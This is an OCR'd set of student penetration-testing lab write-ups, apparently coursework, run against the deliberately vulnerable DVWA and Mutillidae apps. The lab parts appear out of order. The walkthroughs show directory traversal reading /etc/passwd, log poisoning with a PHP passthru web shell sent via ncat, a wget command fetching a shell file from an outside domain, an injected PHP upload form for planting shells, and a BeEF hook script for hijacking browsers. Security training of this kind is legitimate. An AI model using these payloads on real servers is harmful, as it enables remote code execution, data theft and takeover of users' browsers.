


Use LFI to view the password file /etc/passwd.


1. Open firefox
2. Visit: http://dvwa/login.php
3. Login to DVWA
    1. Login: admin
    2. Password: password
4. Click on Login

Set DVWA Security Level

1. Click on DVWA Security, in the left hand menu.
2. Select Medium
3. Click Submit



1. Navigate to the file inclusion tab on the left navigation



Note: Its important to note, as we know the system is on a linux based server, we can know that the knowledge of the folder structure is .

Directory traversal is an HTTP exploit which allows attackers to access restricted directories and execute commands outside of the web server's root directory. Web servers provide two main levels of security mechanisms. Access Control Lists (ACLs) Root directory.

We can use the spider in burp to get the folder structure also.

The website is located at : /var/www/dvwa/vulnerabilities/fi/index.php

This code is vulnerable because there is no sanitization of the user-supplied input. Specifically, the $file variable is not being sanitized before being called by the include() function.


So currently.
The current url in the browser**: http://dvwa/vulnerabilities/fi/?page=include.php**

The file we what to access is located at: **/etc/passwd.**

The "../" used in the example above represent a directory traversal. The number of "../" depend on the configuration and location of the target web server on the victim machine. Some experimentation may be required.

We go back 6 directories which allows brings us to the heart of the folder. Then **/etc/passwd.**

So if we type **http://dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd**



It appears the stack trace below which is the passwords. Its done using the include file which is an error.
\

Stack trace

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false saned:x:108:115::/home/saned:/bin/false whoopsie:x:109:116::/nonexistent:/bin/false speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false samurai:x:1000:1000:samurai,,,:/home/samurai:/bin/bash mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin kdm:x:118:65534::/home/kdm:/bin/false

But modern unix like system now does not include the hash in the /etc/passwd (All hash on /etc/shadow)... So there is no permission then you can't read /etc/shadow file.

LAB 8 : USE LFI TO GET A SHELL ON THE WEBSERVER OF MUTILLIDAE.
DO THIS BY INJECTING PHP CODE INTO A LOG FILE.


ROBERT JAMES GABRIEL
PART 8 - 28 APRIL 2016

SETUP

Open Your Vm Fusion

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following

2. Firefox


USE LFI TO GET A SHELL ON THE WEBSERVER OF MUTILLIDAE.

3. Open Firefox
4. Navigate to http://mutillidae/
5. From the last lab we know the website is weak to rfl.

Checking for LFI vulnerability

1. Click on **Toggle Hints** and noticed the url
2. The url **http://mutillidae/index.php?popUpNotificationCode=BHD1&page=/usr/share/mutillidae/home.php**
3. Replace **/usr/share/mutillidae/home.php** with **/etc/passwd**


You can see the it renders the /etc/passwd



LETS START INJECTING INTO THE LOG FILES

A reminder what the Apache log is. The server access log records all requests processed by the server..Source: http://httpd.apache.org/docs/1.3/logs.html#accesslog
This means that any request we send to the server will be stored here

1. Open up the terminal or cmd




Next we will use the netcat function to send a get request to the server. Reason being is that the browser would have sent the request encoded, which is pointless.

The code we will be injecting is, note the user of the passthru function which allows for the access and running of external programmes and display data.

<?php passthru($_GET['cmd']); ?>

First we need to get the host ipaddress of http://mutillidae/

6. Right click on the website, and click incept website
7. Refresh the page
8. Go to the network tab
9. click on any image
10. click header



You will noticed the host address as **127.42.84.6**

So back to terminal


To send a request using netcat we run the following in the terminal/cmd

ncat 127.42.84.6 80

Then we need to enter the following

GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
Host: 127.42.84.6
Connection: close

You get the following



HTTP/1.1 404 Not Found
Date: Thu, 28 Apr 2016 19:26:37 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 278
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
** The requested URL /< was not found on this server. **
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.42.84.6 Port 80</address>
</body></html>

Now I need to verify that this is actually working, so went back to the browser and added a new parameter to the URL.

cmd=id

So which makes our url

http://mutillidae/index.php?popUpNotificationCode=BHD1&page=/etc/passwd&cmd=id

HERE IS WHERE YOU CANNOT GO ANY FURTHER. AS DISCUSSED IN THE LABS AND A KNOWN BUG. But this is what is meant to happen

But you should be able to see the injected code in the log files.successfully executed a command on the server.

Next is to get a browser shell onto the server.

1. First use wget
2. the second is to inject a upload form.

U**sing WGET**

Wget is a command that let's you download a file to the machine

Change the cmd parameter to look like this : **&cmd=wget http://somedomain.com/shellfile.php**

1. This will download the shellfile.php to the server and save it in the current working directory if it's readable
2. If you need to save it somewhere else, then you should refer to the wget docs

If the wget method doesn't work

If wget doesn’t work.

Execute the echo command on the server which will write whatever you echo into a file.

So modify the cmd parameter to look like the following

<FORM ENCTYPE="multipart/form-data" ACTION=<?php echo "http://" . $_SERVER["HTTP_HOST"] . $_SERVER["REQUEST_URI"]; ?> METHOD=POST>Send this file: <INPUT NAME="userfile" TYPE="file"><INPUT TYPE="submit" VALUE="Send"></FORM><?php move_uploaded_file($_FILES["userfile"] ["tmp_name"], $_FILES["userfile"]["name"]); ?>

This will create a file on the server with a upload form.

Now go to that file, that you just created, in the browser and upload your browser shell from here.

LAB 9: USE BEEF VS DVWA. SEE WHAT YOU CAN DO WITH BEEF AGAINST THIS SITE.

ROBERT JAMES GABRIEL


PART 7 - 24 APRIL 2016

SETUP

Open Your Vm Fusion

Instructions:


1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following


3. Firefox


1. Open up the terminal
2. enter admin mode by typing **sudo su**



4. Type in beef

You can browse the beef control banel from http://127.0.1.1:3000/ui/panel
and use username and password “beef”/”beef”






You will need to inject that JavaScript code to the dvwa server or client to can hook the zombies , here is example code :

<script type=”text/javascript” src=”http://127.0.0.1:3000/hook.js”></script>


Here you can fined the hooked and online zombie

DVWA

1. Open firefox
2. Visit http://dvwa
3. Enter username/password which is admin & password



3. Next visit XSS Reflected.

